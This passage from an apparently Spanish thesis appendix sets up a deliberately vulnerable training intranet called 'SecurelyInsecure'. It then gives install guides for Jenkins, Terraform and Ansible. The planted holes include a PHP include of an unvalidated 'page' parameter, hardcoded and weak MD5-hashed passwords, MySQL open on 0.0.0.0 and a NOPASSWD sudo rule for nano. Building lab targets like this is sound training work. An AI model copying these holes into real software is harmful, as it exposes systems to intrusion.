125       line: 'bind-address = 0.0.0.0'
126
127   - name: Reiniciar servicio MySQL
128     service:
129      name: mysql
130      state: restarted
131
132   - name: Eliminar fichero cnf
133     ansible.builtin.file:
134      path: /root/.my.cnf
135      state: absent
136
137   - name: Almacenar clave root en .my.cnf
138     lineinfile:
139        dest: /root/.my.cnf
140        line: |
141         [client]
142         user=root
143         password=rootAdminPassword
144        create: yes
```

```
        owner: root
        group: root
        mode: '0600'

    - name: Crear base de datos 'intranet'
      mysql_db:
        name: intranet
        state: present
        login_unix_socket: /run/mysqld/mysqld.sock
        login_user: root
        login_password: "rootAdminPassword"

    - name: Importar archivo SQL para poblar la base de datos
      mysql_db:
        name: intranet
        state: import
        target: /srv/files/Auxiliar/MySQL/poblacion.sql
        login_unix_socket: /run/mysqld/mysqld.sock
        login_user: root
        login_password: "rootAdminPassword"
      become: true

    - name: Importar archivo SQL para usuarios
      mysql_db:
        name: intranet
        state: import
        target: /srv/files/Auxiliar/MySQL/usuarios.sql
        login_unix_socket: /run/mysqld/mysqld.sock
        login_user: root
        login_password: "rootAdminPassword"
      become: true

# Playbook intranet WEB

- name: Configurar Web VM con Apache
  hosts: LXC-ub-in-1
  become: true
  tasks:
    - name: Instalar servicios
      apt:
        name:
          - apache2
          - php
          - iptables-persistent
          - git
        state: present

    - name: Clonar repositorio GitHub
      ansible.builtin.git:
        repo: https://github.com/fsanjo268/TFG.git
        dest: /srv/files
      register: git_result
      until: git_result is succeeded
      retries: 5
      delay: 3
```

```
200
201   - name: Crear usuario Carlos Lopez
202     user:
203       name: clopez
204       state: present
205       password: "{{ 'Tr$8jKl9' | password_hash('md5') }}"
206       shell: /bin/bash
207
208   - name: Crear usuario Maria Santos
209     user:
210       name: msantos
211       state: present
212       password: "{{ 'Qw3#tYu1' | password_hash('md5') }}"
213       shell: /bin/bash
214
215   - name: Crear usuario con permisos de sudo Javier Gomez
216     user:
217       name: jgomez
218       groups: sudo
219       append: yes
220       state: present
221       password: "{{ 'password1' | password_hash('md5') }}"
222       shell: /bin/bash
223
224   - name: Permitir acceso a nano para Javier Gomez sin clave
225     lineinfile:
226       dest: /etc/sudoers
227       state: present
228       regexp: '^jgomez'
229       line: 'jgomez ALL=(ALL:ALL) NOPASSWD: /usr/bin/nano'
230
231   - name: Permitir trafico en el puerto 80
232     iptables:
233      table: filter
234      chain: INPUT
235      protocol: tcp
236      destination_port: 80
237      jump: ACCEPT
238
239   - name: Permitir trafico en el puerto 22
240     iptables:
241       table: filter
242       chain: INPUT
243       protocol: tcp
244       destination_port: 22
245       jump: ACCEPT
246
247   - name: Guardar reglas de iptables en /etc/iptables/rules.v4
248     become: true
249     shell: iptables-save > /etc/iptables/rules.v4
250
251   - name: Copiar ficheros de /srv/files/Auxiliar/Web a /var/www/html
252     copy:
253       src: /srv/files/Auxiliar/Web/
254       dest: /var/www/html/
```

```
        owner: www-data
        group: www-data
        mode: '0644'
        remote_src: yes

    - name: Asegurar /var/www/ es propiedad de www-data
      file:
        path: /var/www/
        owner: www-data
        group: www-data
        state: directory
        mode: '0755'
        recurse: yes

    - name: Asegurar /var/www/html es propiedad de www-data
      file:
        path: /var/www/html
        owner: www-data
        group: www-data
        state: directory
        mode: '0644'
        recurse: yes

    - name: Eliminar fichero index.html
      ansible.builtin.file:
       path: /var/www/html/index.html
       state: absent
```

1.5. MySQL

1.5.1. poblacion.sql

```
-- Usar la base de datos intranet
USE intranet;
-- DROP TABLES
DROP TABLE IF EXISTS usuarios ;
DROP TABLE IF EXISTS departamentos ;
DROP TABLE IF EXISTS clientes ;
DROP TABLE IF EXISTS politicas ;
DROP TABLE IF EXISTS eventos ;

-- Crear tabla departamentos
CREATE TABLE departamentos (
    id INT AUTO_INCREMENT PRIMARY KEY,
    nombre VARCHAR(100) NOT NULL,
    correo VARCHAR(100) NOT NULL UNIQUE,
    telefono VARCHAR(20)
);


-- Crear tabla usuarios
CREATE TABLE usuarios (
    id INT AUTO_INCREMENT PRIMARY KEY,
    nombre VARCHAR(100) NOT NULL,
```

```
    cargo VARCHAR(100) NOT NULL,
    contacto VARCHAR(100) NOT NULL,
    departamento_id INT,
    nombre_usuario VARCHAR(50) NOT NULL,
    contrasena VARCHAR(32) NOT NULL,
    sudo ENUM('Si', 'No') NOT NULL
    FOREIGN KEY (departamento_id) REFERENCES departamentos(id)
);

-- Crear tabla clientes
CREATE TABLE clientes (
    id INT AUTO_INCREMENT PRIMARY KEY,
    nombre VARCHAR(100) NOT NULL,
    correo VARCHAR(100) NOT NULL UNIQUE,
    telefono VARCHAR(20),
    direccion VARCHAR(255)
);

-- Crear tabla politicas
CREATE TABLE politicas (
    id INT AUTO_INCREMENT PRIMARY KEY,
    codigo VARCHAR(10) NOT NULL UNIQUE,
    nombre VARCHAR(100) NOT NULL,
    fecha_vigencia DATE NOT NULL,
    estado ENUM('Activa', 'Inactiva') NOT NULL
);

-- Crear tabla eventos
CREATE TABLE eventos (
    id INT AUTO_INCREMENT PRIMARY KEY,
    nombre VARCHAR(100) NOT NULL,
    fecha DATETIME NOT NULL,
    descripcion TEXT NOT NULL
);


-- Insertar datos en la tabla departamentos
INSERT INTO departamentos (nombre, correo, telefono) VALUES
('IT', 'it@securelyinsecure.com', '+34 123 456 789'),
('Ciberseguridad', 'ciberseguridad@securelyinsecure.com', '+34 987 654 321'),
('Recursos Humanos', 'rrhh@securelyinsecure.com', '+34 555 123 456');

-- Insertar datos en la tabla usuarios
INSERT INTO usuarios (nombre, cargo, contacto, departamento_id, nombre_usuario,
    contrasena, sudo) VALUES
('Javier Gomez', 'Gerente de Infraestructura de IT', 'jgomez@securelyinsecure.com', 1,
    'mgomez', MD5('S3cur3Pa22wd124'), 'Si'),
('Carlos Lopez', 'Administrador de Redes', 'clopez@securelyinsecure.com', 1, 'clopez',
    MD5('Tr$8jKl9'), 'No'),
('Maria Santos', 'Administradora de Base de Datos', 'msantos@securelyinsecure.com', 1,
    'msantos', MD5('Qw3#tYu1'), 'No'),
('Ana Ruiz', 'Directora de Tecnologia', 'aruiz@securelyinsecure.com', 1, 'aruiz', MD5('
    password'), 'No'),
('Sebastian Martin', 'Becario RR.HH', 'smartin@securelyinsecure.com', 3, 'smartin', MD5
    ('Zn3!LmN7'), 'No'),
```

```
('Laura Manrique', 'Gerente de Recursos Humanos', 'lmanrique@securelyinsecure.com', 3, 'lmanrique', MD5('Pw8$gHk3'), 'No'),
('Mario Osorio', 'Director de Seguridad de la Informacion', 'mosorio@securelyinsecure.com', 2, 'mosorio', MD5('Nv5#Ju9K'), 'No'),
('Sara Rosas', 'Analista de Vulnerabilidades', 'srosas@securelyinsecure.com', 2, 'srosas', MD5('Wx7*Ku8J'), 'No'),
('Francisco Ramos', 'Auditor de Seguridad', 'framos@securelyinsecure.com', 2, 'framos', MD5('Tf4&Vr6Z'), 'No'),
('Paula Samaniego', 'Especialista en Respuesta a Incidentes', 'psamaniego@securelyinsecure.com', 2, 'psamaniego', MD5('Yt9%Lp5B'), 'No');



-- Insertar datos en la tabla clientes
INSERT INTO clientes (nombre, correo, telefono, direccion) VALUES
('Pedro Fernandez', 'pedro.fernandez@gmail.com', '555-1234', 'Calle Mayor 10, Madrid'),
('Lucia Gonzalez', 'lucia.gonzalez@gmail.com', '555-5678', 'Avenida de la Constitucion 20, Sevilla'),
('Juan Martinez', 'juan.martinez@gmail.com', '555-9101', 'Calle Gran Via 30, Barcelona');

-- Insertar datos en la tabla politicas
INSERT INTO politicas (codigo, nombre, fecha_vigencia, estado) VALUES
('SEC001', 'Politica de Seguridad', '2024-01-01', 'Activa'),
('PRI001', 'Politica de Privacidad', '2024-01-01', 'Activa'),
('RET001', 'Politica de Retencion de Datos', '2023-06-01', 'Inactiva'),
('USO001', 'Politica de Uso Aceptable', '2024-01-01', 'Activa');

-- Insertar datos en la tabla eventos
INSERT INTO eventos (nombre, fecha, descripcion) VALUES
('Evento de Lanzamiento', '2024-07-01 10:00:00', 'Lanzamiento del nuevo prodcuto.'),
('Conferencia Anual', '2024-09-15 09:00:00', 'Feria de promocion.');
```

1.5.2. usuarios.sql

```
-- Crear usuario admin y otorgar permisos sobre la base de datos 'intranet'
CREATE USER 'msantos'@'%' IDENTIFIED BY 'qwerty';
GRANT ALL PRIVILEGES ON intranet.* TO 'msantos'@'%';
FLUSH PRIVILEGES;
```

1.6. Web

1.6.1. header.php

```
<!DOCTYPE html>
<html lang="es">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Intranet SecurelyInsecure</title>
    <link rel="stylesheet" href="styles.css">
</head>
<body>
```

```
    <header>
        <h1>Intranet de SecurelyInsecure Inc.</h1>
        <nav>
            <ul>
                <li><a href="index.php?page=home.php">Inicio</a></li>
                <li><a href="index.php?page=departamentos.php">Departamentos</a></li>
                <li><a href="index.php?page=noticias.php">Noticias</a></li>
            </ul>
        </nav>
    </header>
    <main>
```

1.6.2. index.php

```
<?php
session_start();
?>
<?php include('header.php'); ?>

<?php

$page = isset($_GET['page'])? $_GET['page'] : "home.php";

include($page);

?>

<?php include('footer.php'); ?>
```

1.6.3. footer.php

```
</main>
    <footer>
        <p>&copy; 2024 SecurelyInsecure Inc. Todos los derechos reservados.</p>
    </footer>
</body>
</html>
```

1.6.4. home.php

```
<section>
    <h2>Bienvenido a la Intranet de SecurelyInsecure Inc.</h2>
    <p>Esta es la plataforma interna para los empleados de SecurelyInsecure Inc. Aqui
    podras encontrar informacion importante, recursos y herramientas para facilitar tu
    trabajo diario.</p>
</section>

<section>
    <h2>Ultimas Noticias</h2>
    <article class="news-item">
        <h3>Actualizacion de Seguridad</h3>
```

```
        <p>El proximo viernes se realizara una actualizacion de seguridad en todos los sistemas. Por favor, asegurate de guardar tu trabajo y cerrar todas las aplicaciones antes de las 6 PM.</p>
        <p><small>Publicado el 1 de junio de 2024</small></p>
    </article>
    <article class="news-item">
        <h3>Nuevo Beneficio para Empleados</h3>
        <p>A partir del proximo mes, los empleados tendran acceso a un nuevo plan de beneficios que incluye descuentos en gimnasios y centros de bienestar.</p>
        <p><small>Publicado el 15 de mayo de 2024</small></p>
    </article>
</section>

<section>
    <h2>Proximos Eventos</h2>
    <article class="event-item">
        <h3>Conferencia Anual de Tecnologia</h3>
        <p>La conferencia anual de tecnologia se llevara a cabo el 20 de junio de 2024. Se discutira sobre las ultimas tendencias en el sector tecnologico.</p>
        <p><small>Fecha: 20 de junio de 2024</small></p>
    </article>
    <article class="event-item">
        <h3>Jornada de Puertas Abiertas</h3>
        <p>Invitamos a todos los empleados y sus familias a la jornada de puertas abiertas el proximo 5 de julio de 2024. Habra actividades para todas las edades.</p>
        <p><small>Fecha: 5 de julio de 2024</small></p>
    </article>
</section>
```

1.6.5. departamentos.php

```
<section>
    <h2>Departamentos de la Empresa</h2>
    <div class="department-card">
        <h3>Departamento de IT</h3>
        <p>El Departamento de IT se encarga de gestionar la infraestructura tecnologica de la empresa, incluyendo la red, servidores y seguridad informatica. Nuestro equipo de expertos en tecnologia esta comprometido a mantener nuestros sistemas en funcionamiento y seguros en todo momento.</p>
        <p><strong>Correo:</strong> it@securelyinsecure.com</p>
        <p><strong>Telefono:</strong> +34 123 456 789</p>
        <a class="button-link" href="index.php?page=empleados_IT.php&department=it" data-department="IT">Ver Empleados</a>
    </div>
    <div class="department-card">
        <h3>Departamento de Ciberseguridad</h3>
        <p>El Departamento de Ciberseguridad es responsable de proteger los activos digitales de la empresa contra amenazas ciberneticas. Desde la prevencion de intrusiones hasta la deteccion de vulnerabilidades, nuestro equipo se esfuerza por mantener la seguridad de nuestros sistemas y datos en todo momento.</p>
        <p><strong>Correo:</strong> ciberseguridad@securelyinsecure.com</p>
        <p><strong>Telefono:</strong> +34 987 654 321</p>
        <a class="button-link" href="index.php?page=empleados_Ciber.php&department=ciberseguridad" data-department="Ciberseguridad">Ver Empleados</a>
```

```
    </div>
    <div class="department-card">
        <h3>Departamento de Recursos Humanos</h3>
        <p>El Departamento de Recursos Humanos se encarga de la gestion del personal de la empresa, incluyendo contratacion, nominas y capacitacion. Nuestro objetivo es proporcionar un entorno de trabajo positivo y apoyar el crecimiento y desarrollo profesional de nuestros empleados.</p>
        <p><strong>Correo:</strong> rrhh@securelyinsecure.com</p>
        <p><strong>Telefono:</strong> +34 555 123 456</p>
        <a class="button-link" href="index.php?page=empleados_RRHH.php&department=recursos_humanos" data-department="Recursos Humanos">Ver Empleados</a>
    </div>

</section>
```

1.6.6. noticias.php

```
<section>
    <h2>Ultimas Noticias</h2>
    <article class="news-item">
        <h3>Actualizacion de Seguridad</h3>
        <p>El proximo viernes se realizara una actualizacion de seguridad en todos los sistemas. Por favor, asegurate de guardar tu trabajo y cerrar todas las aplicaciones antes de las 6 PM.</p>
        <p><small>Publicado el 1 de junio de 2024</small></p>
    </article>
    <article class="news-item">
        <h3>Nuevo Beneficio para Empleados</h3>
        <p>A partir del proximo mes, los empleados tendran acceso a un nuevo plan de beneficios que incluye descuentos en gimnasios y centros de bienestar.</p>
        <p><small>Publicado el 15 de mayo de 2024</small></p>
    </article>
    <article class="news-item">
        <h3>Apertura de Nueva Sede</h3>
        <p>Nos complace anunciar la apertura de nuestra nueva sede en Barcelona, que comenzara a operar a partir del proximo mes.</p>
        <p><small>Publicado el 10 de abril de 2024</small></p>
    </article>
</section>
```

1.6.7. empleados_IT.php

```
<section>
    <h2>Listado de Empleados</h2>

    <div class="employee-card">
        <h3>Javier Gomez</h3>
        <p><strong>Cargo:</strong> Gerente de Infraestructura de IT</p>
        <p><strong>Contacto:</strong> mgomez@securelyinsecure.com</p>
    </div>
    <div class="employee-card">
        <h3>Carlos Lopez</h3>
        <p><strong>Cargo:</strong> Administrador de Redes</p>
```

```
        <p><strong>Contacto:</strong> clopez@securelyinsecure.com</p>
    </div>
    <div class="employee-card">
        <h3>Maria Santos</h3>
        <p><strong>Cargo:</strong> Administradora de Base de Datos</p>
        <p><strong>Contacto:</strong> msantos@securelyinsecure.com</p>
    </div>
    <div class="employee-card">
        <h3>Ana Ruiz</h3>
        <p><strong>Cargo:</strong> Directora de Tecnologia </p>
        <p><strong>Contacto:</strong> aruiz@securelyinsecure.com</p>
    </div>
</section>
```

1.6.8. empleados_Ciber.php

```
<section>
    <h2>Listado de Empleados</h2>
    <div class="employee-card">
        <h3>Mario Osorio</h3>
        <p><strong>Cargo:</strong> Director de Seguridad de la Informacion</p>
        <p><strong>Contacto:</strong> mosorio@securelyinsecure.com</p>
    </div>
    <div class="employee-card">
        <h3>Sara Rosas</h3>
        <p><strong>Cargo:</strong> Analista de Vulnerabilidades</p>
        <p><strong>Contacto:</strong> srosas@securelyinsecure.com</p>
    </div>
    <div class="employee-card">
        <h3>Francisco Ramos</h3>
        <p><strong>Cargo:</strong> Auditor de Seguridad</p>
        <p><strong>Contacto:</strong> framos@securelyinsecure.com</p>
    </div>
    <div class="employee-card">
        <h3>Paula Samaniego</h3>
        <p><strong>Cargo:</strong> Especialista en Respuesta a Incidentes</p>
        <p><strong>Contacto:</strong> psamaniego@securelyinsecure.com</p>
    </div>
</section>
```

1.6.9. empleados_RRHH.php

```
<section>
    <h2>Listado de Empleados</h2>
    <div class="employee-card">
        <h3>Sebastian Martin</h3>
        <p><strong>Cargo:</strong> Becario RR.HH</p>
        <p><strong>Contacto:</strong> smartin@securelyinsecure.com</p>
    </div>
    <div class="employee-card">
        <h3>Laura Manrique</h3>
        <p><strong>Cargo:</strong> Gerente de Recursos Humanos</p>
        <p><strong>Contacto:</strong> lmanrique@securelyinsecure.com</p>
```

```
    </div>

</section>
```

1.6.10. styles.css

```
body {
    font-family: Arial, sans-serif;
    line-height: 1.6;
    margin: 0;
    padding: 0;
    background-color: #f4f4f4;
}

header {
    background-color: #333;
    color: #fff;
    padding: 10px 0;
    text-align: center;
}

header h1 {
    margin: 0;
}

nav ul {
    list-style: none;
    padding: 0;
}

nav ul li {
    display: inline;
    margin-right: 10px;
}

nav ul li a {
    color: #fff;
    text-decoration: none;
}

main {
    padding: 20px;
}

section {
    margin-bottom: 20px;
}
.button-link {
    display: inline-block;
    padding: 10px 20px;
    background-color: #f4f4f4;
    color: #333;
    text-decoration: none;
    border: 1px solid #ccc;
```

```
    border-radius: 5px;
    transition: background-color 0.3s, color 0.3s, border-color 0.3s;
}

.button-link:hover {
    background-color: #eaeaea;
    color: #222;
    border-color: #999;
}

.department-card, .employee-card, .news-item, .event-item, .policy-card {
    background-color: #fff;
    padding: 20px;
    margin-bottom: 10px;
    border: 1px solid #ddd;
    border-radius: 5px;
}
/* Estilos para la seccion de empleados */
.employee-card {
    background-color: #fff;
    padding: 20px;
    margin-bottom: 20px;
    border: 1px solid #ddd;
    border-radius: 5px;
}

.employee-card h3 {
    margin-top: 0;
}

.employee-card p {
    margin: 10px 0;
}

.employee-card strong {
    font-weight: bold;
}

footer {
    position: relative;
    left: 0;
    bottom: 0;
    width: 100%;
    background-color: #333;
    color: white;
    text-align: center;
    padding: 10px;
}
```

Apéndice A

Instalaciones

1. Jenkins - Ubuntu 22.04

1. Actualizamos el sistema.

```
sudo apt-get update
```

2. Obtenemos JAVA 11.

```
sudo apt install openjdk-11-jdk
```

3. Obtenemos el repositorio Jenkins.

```
curl -fsSL https://pkg.jenkins.io/debian-stable/jenkins.io-2023.key | \
sudo tee /usr/share/keyrings/jenkins-keyring.asc > /dev/null
```

4. Agregamos el repositorio oficial de Jenkins en el sistema.

```
echo deb [signed-by=/usr/share/keyrings/jenkins-keyring.asc]  \
https://pkg.jenkins.io/debian-stable binary/ | \
sudo tee /etc/apt/sources.list.d/jenkins.list > /dev/null
```

5. Actualizamos los paquetes del sistema.

```
sudo apt update
```

6. Instalamos Jenkins.

```
sudo apt install Jenkins
```

7. Iniciamos Jenkins.

```
sudo systemctl start Jenkins
```

8. Configuramos el Firewall para permitir el puerto de Jenkins 8080 y servicio SSH.

```
sudo ufw allow 8080
sudo ufw allow ssh
sudo ufw enable
```

9. Accedemos a Jenkins en el navegador web.

```
http://localhost:8080
```




Figura A.1: Primer acceso Jenkins

10. Obtener clave activación Jenkins y pegarla en la casilla de la ventana gráfica

```
sudo cat /var/lib/jenkins/secrets/initialAdminPassword
```




Figura A.2: Clave activación Jenkins

11. Una vez insertada, procedemos a instalar los paquetes recomendados gráficamente.




Figura A.3: Instalación paquetes Jenkins

12. Creamos al usuario administrador.




Figura A.4: Creación administrador Jenkins

13. Configuramos la URL en la que Jenkins va a correr en el sistema.

```
http://localhost:8080/
```




Figura A.5: Configuración URL Jenkins

14. Finalizar instalación en la ventana emergente.

2. Terraform - Ubuntu 22.04

1. Actualizamos el sistema.

```
sudo apt-get install terraform
```

2. Instalamos dependencias.

```
sudo apt-get install -y gnupg software-properties-common
```

3. Instalamos la clave GPG de HashiCorp .

```
$ wget -O- https://apt.releases.hashicorp.com/gpg | \
gpg --dearmor | \
sudo tee /usr/share/keyrings/hashicorp-archive-keyring.gpg > /dev/null
```

4. Obtenemos el repositorio oficial de HashiCorp en el sistema.

```
echo "deb [signed-by=/usr/share/keyrings/hashicorp-archive-keyring.gpg] \
https://apt.releases.hashicorp.com $(lsb_release -cs) main" | \
sudo tee /etc/apt/sources.list.d/hashicorp.list
```

5. Actualizamos los paquetes del sistema.

```
sudo apt update
```

6. Instalamos Terraform.

```
sudo apt-get install terraform
```

3. Ansible - Debian 12

1. Actualizamos el sistema.

```
sudo apt update
sudo apt upgrade -y
```

2. Instalamos Python y PIP.

```
sudo apt install -y python3 python3-pip
```

3. Instalar las dependencias necesarias para añadir nuevos repositorios y manejar paquetes.

```
sudo apt install -y software-properties-common
```

4. Incluimos el repositorio Ansible.

```
sudo apt-add-repository --yes --update ppa:ansible/ansible
```

5. Actualizamos los paquetes del sistema.

```
sudo apt update
```

6. Instalamos Ansible.

```
sudo apt install -y ansible
```

4. Visual Studio Code - Ubuntu 22.04

Para instalar Virtual Studio Code, únicamente es necesario acceder a la plataforma *Ubuntu Software* e instalar el software.




Figura A.6: VSCode Ubuntu Software

Apéndice B

Configuración GitHub

1. GitHub

Se contará con la creación de un repositorio centralizado en GitHub en el cual poder albergar todo el código que se empleará en este proyecto, donde a su vez, se podrá cumplir con la práctica DevOps de Entrega Continua/Implementación Continua para la automatización del despliegue.

Para lograr esto, hay que dirigirse, dentro del perfil, al menú con los repositorio a encontrar y entrar en ”new”. Dentro se nos mostrará un formulario con datos a rellenar acorde a lo que se requiera para el repositorio. Una vez se haya completado, el repositorio estará listo para su uso.




Figura B.1: Creación repositorio GitHub 2

Apéndice C

Configuración Máquina virtual del proyecto

Para este proyecto. se empleará un sistema de virtualización con VirtualBox, haciendo uso de una distribución de Linux, Ubuntu 22.04.4 TLS, debido a la facilidad y comodidad de instalación de las herramientas, también para tener un espacio aislado de la máquina personal para poder configurar y probar el proyecto de manera que no afecte a la máquina principal.

La configuración de la máquina virtual es la siguiente

- **Version**: Ubuntu 22.04.4 TLS
- **CPU**: 11th Gen Intel(R) Core(TM) i5-1155G7 @ 2.50GHz
- **Núcleos**: 2 CPUs
- **RAM**: 5120 MB
- **Memoria video**: 128MB

Teniendo ya asentada la máquina virtual, comenzamos con la creación de una clave pública SSH para establecer conexiones posteriores con el nodo Proxmox que emplearemos para la comunicación de los LXC y máquinas virtuales.

1. Generación clave SSH

La generación de claves SSH es un proceso sencillo y esencial para el proceso establecimiento de conexiones remotas, donde en este caso, la creación será sobre sistemas Linux.

1. **Verificar directorio *.ssh***

   Comenzamos con la verificación de la existencia del directorio oculto **/.ssh**, el cual suele estar dentro del directorio **home** del usuario actual del sistema.

   En el caso que no estuviera creado, debemos crearlo de manera manual, debido a que en la generación de la clave SSH no lo crea automáticamente.

```
1    mkdir -p $HOME/.ssh
```

